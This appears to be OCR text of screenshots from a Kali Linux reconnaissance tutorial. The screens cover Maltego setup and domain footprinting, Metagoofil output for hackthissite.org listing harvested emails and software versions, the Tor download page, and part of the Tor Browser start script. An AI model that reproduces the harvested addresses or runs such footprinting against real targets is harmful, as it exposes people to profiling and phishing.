Steps
1. Welcome
2. Login
3. Login result
4. Select Transform Seeds
5. Install Transforms
MALTEGO_CHLORINE
Startup wizard - Login result (2 of 2)
Hello Gerard, welcome to Maltego Community Edition!
Personal details
First name
Surname
Email address
Your API key is valid until March 26, 2016 at 12:00:00 AM PDT
< Back
Next >
Finish
Cancel
Help


Welcome to Maltego!
Steps
1. Welcome
2. Login
3. Login result
4. Select Transform Seeds
5. Install Transforms
MALTEGO_CHLORINE
Startup wizard - Select Transform Seeds (1 of 2)
Install Transforms from:
Maltego public servers
Local TAS (Transform Application Server)
Hostname/IP:
URL:
Note: The installation of Tranforms and addition of local servers can also be done later by using the Transform Hub.
< Back
Next >
Finish
Cancel
Help


Welcome to Maltego!
Steps
1. Welcome
2. Login
3. Login result
4. Select Transform Seeds
5. Install Transforms
MALTEGO_CHLORINE
Startup wizard - Install Transforms (2 of 2)
Ready...Set...GO!
Your new Maltego client has been initialized sucessfully!
5 new application server(s) were found
141 new transforms were found
31 new entities were installed
You are now ready to use Maltego!
Run a machine
Open a blank graph and let me play around
Open an example graph
Go away, I have done this before!
< Back
Next >
Finish
Cancel
Help



Maltego Kali Linux Edition 3.6.1
Investigate
Manage
View
Organize
Machines
Collaboration
Clipboard
Transforms
Find
Selection
Zoom
Home
Start Page
Transform Hub
MALTEGOFORKALI
Maltego Blog
Latest blog posts
Year in review, plans for next year and the usual Christmas special.
New Community TDS (NCETDS... just kidding we have enough acronyms!)
Jumping on the Website Tracking Code bandwagon
PATERVA C...
From Transform Hub
Paterva
Standard Paterva CE Transforms
FREE
INSTALLED
Snoopy TDS
SensePost
Transforms to
FREE
SensePost ...
From Transform Hub
SensePost
A set of various transforms - wit...
FREE
NOT INSTALLED
NewsLink
Paul@Paterva
Monitoring New
FREE
PassiveTotal
From Transform Hub
PassiveTotal
Query PassiveTotal source and ...
FREE
NOT INSTALLED
ThreatCrow
ThreatCrowd
Query ThreatCrowd
FREE
The Movie ...
From Transform Hub
RT
Transforms that visualize the m...
FREE
NOT INSTALLED


Maltego Kali Linux Edition 3.6.1
Investigate
Manage
View
Organize
Machines
Collaboration
Copy
Paste
Clear All
Cut
Delete
Number of Results
Quick Find
Entity Selection
Select All
Invert Selection
Select None
Add Similar Siblings
Add Path
Select Parents
Select Children
Select Neighbors
Add Parents
Add Children
Add Neighbors
Select Bookmarked
Select by Type
Select Links
Reverse Links
Clipboard
Transforms
Find
Selection
Zoom
Palette
Devices
Device
Infrastructure
AS
DNS Name
Domain
IPv4 Address
MX Record
NS Record
Run View
Transforms
Machines
Company Stalker
Find Wikipedia Ed...
Footprint L1
Footprint L2
Footprint L3
Footprint XXL
Home
New Graph (1)
Main View
Bubble View
Entity List
example.com
Overview
Detail View
Domain
maltego.Domain
example
Property View
Properties
Type
Domain Name
WHOIS Info
Graph info
Weight


Maltego Kali Linux Edition 3.6.1
Investigate
Manage
View
Organize
Machines
Collaboration
Copy
Paste
Clear All
Cut
Delete
Number of Results
Quick Find
Entity Selection
Select All
Invert Selection
Select None
Add Similar Siblings
Add Path
Select Parents
Select Children
Select Neighbors
Add Parents
Add Children
Add Neighbors
Select Bookmarked
Select by Type
Select Links
Reverse Links
Clipboard
Transforms
Find
Selection
Zoom
Palette
Devices
Device
Infrastructure
AS
DNS Name
Domain
IPv4 Address
MX Record
NS Record
Run View
Transforms
Machines
Company Stalker
Find Wikipedia Ed...
Footprint L1
Footprint L2
Footprint L3
Footprint XXL
Home
New Graph (1)
Main View
Bubble View
Entity List
example.com
www.example.com
Output - Transform Output
Running transform DomainToDNSNameSchema on 1 entities (from entity "example.com")
Using Schema http://tastools.paterva.com/bfdns/aaastandard.bfdns (from entity "example.com")
Transform DomainToDNSNameSchema returned with 1 entities (from entity "example.com")
Transform DomainToDNSNameSchema done (from entity "example.com")
Overview
Detail View
Domain
maltego.Domain
example
+ Relationships
Property View
Properties
Type
Domain Name
WHOIS Info
Graph info
Weight

Metagoofil results

Results for: hackthissite.org



User names found:


- emadison


Software versions found:


- Adobe PDF Library 7.0
- Adobe InDesign CS2 (4.0)
- Acrobat Distiller 8.0.0 (Windows)
- PScript5.dll Version 5.2.2


E-mails found:


- whooka@gmail.com
- htsdevs@gmail.com
- never@guess
- narc@narc.net
- kfiralfia@hotmail.com



TOR User
3
1
2
TOR Nodes
TOR Directory
4
.onion Server


Download Tor – Iceweasel
tor - - Yahoo Search ...
Download Tor
https://www.torproject.org/download/download-easy.html.en
Search
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
Home
About Tor
Documentation
Press
Blog
Contact
Download
Volunteer
Donate
HOME » DOWNLOAD
Want Tor to really work?
You need to change some of your habits, as some things won't work exactly as you are used to. Please read the full list of warnings for details.
Tor Browser for GNU/Linux
Version 5.5.3 - Linux, Unix, BSD
Read the release announcements!
Everything you need to safely browse the Internet. This package requires no installation. Just extract it and run.
Learn more »
DONATE
Other donation options...
DOWNLOAD
Tor Browser
Not Using GNU/Linux? Download for Mac or Windows
(sig) What's This?
English
Tor Browser for 64-Bit GNU/Linux
Version 5.5.3 - Linux, Unix, BSD (64-Bit)
Read the release announcements!
Everything you need to safely browse the Internet. This package requires no installation. Just extract it and run.
Learn more »
DOWNLOAD
GNU/Linux 64-bit
Not Using GNU/Linux? Download for Mac or Windows
(sig) What's This?
English
Looking For Something Else? View All Downloads
Want Tor to really work?
You need to change some of your habits, as some things won't work exactly as you are used to.
a. Use the Tor Browser
Tor does not protect all of your computer's Internet traffic when you run it. Tor only protects your
Microsoft Windows
Apple OS X
Linux/Unix



Home
Downloads
tor-browser_en-US
Browser
Recent
Home
Desktop
Documents
Downloads
Music
Pictures
Videos
Trash
Floppy Disk
Computer
Browse Network
Connect to Server
application.ini
browser
chrome.manifest
components
defaults
dependentlibs.list
Desktop
dictionaries
execdesktop
firefox
icons
libfreebl3.so
libmozalloc.so
libmozsqlite3.so
libnspr4.so
libnss3.so
libnssckbi.so
libnssdbm3.so
libnssutil3.so
libplc4.so
libplds4.so
libsmime3.so
libsoftokn3.so
libssl3.so
libxul.so
omni.ja
platform.ini
plugin-container
precomplete
removed-files
run-mozilla.sh
start-tor-browser
TorBrowser
Tor Browser Setup
updater
updater.ini
update-settings.ini
webapprt
webapprt-stub


Open
*start-tor-browser
~/Downloads/tor-browser_en-US/Browser
Save
-xrm '*message.scrollVertical: Never' \
"$complain_message"
if ["$?" -ne 127]; then
return
fi
Try gxmessage. This one isn't installed by default on
Debian with the default GNOME installation, so it seems to
be the least likely program to have available, but it might
be used by one of the 'lightweight' Gtk-based desktop
environments.
gxmessage -title "$complain_dialog_title" \
-center \
-buttons GTK_STOCK_OK \
-default OK \
"$complain_message"
if ["$?" -ne 127]; then
return
fi
}
if ["`id -u`" -eq 0]; then
complain "The Tor Browser Bundle should not be run as root. Exiting."
exit 1
fi
tbb_usage () {
printf "\nTor Browser Script Options\n"
printf " --verbose Display Tor and Firefox output in the terminal\n"
printf " --log [file] Record Tor and Firefox output in file (default: tor-browser.log)\n"
printf " --detach Detach from terminal and run Tor Browser in the background.\n"
printf " --register-app Register Tor Browser as a desktop app for this user\n"
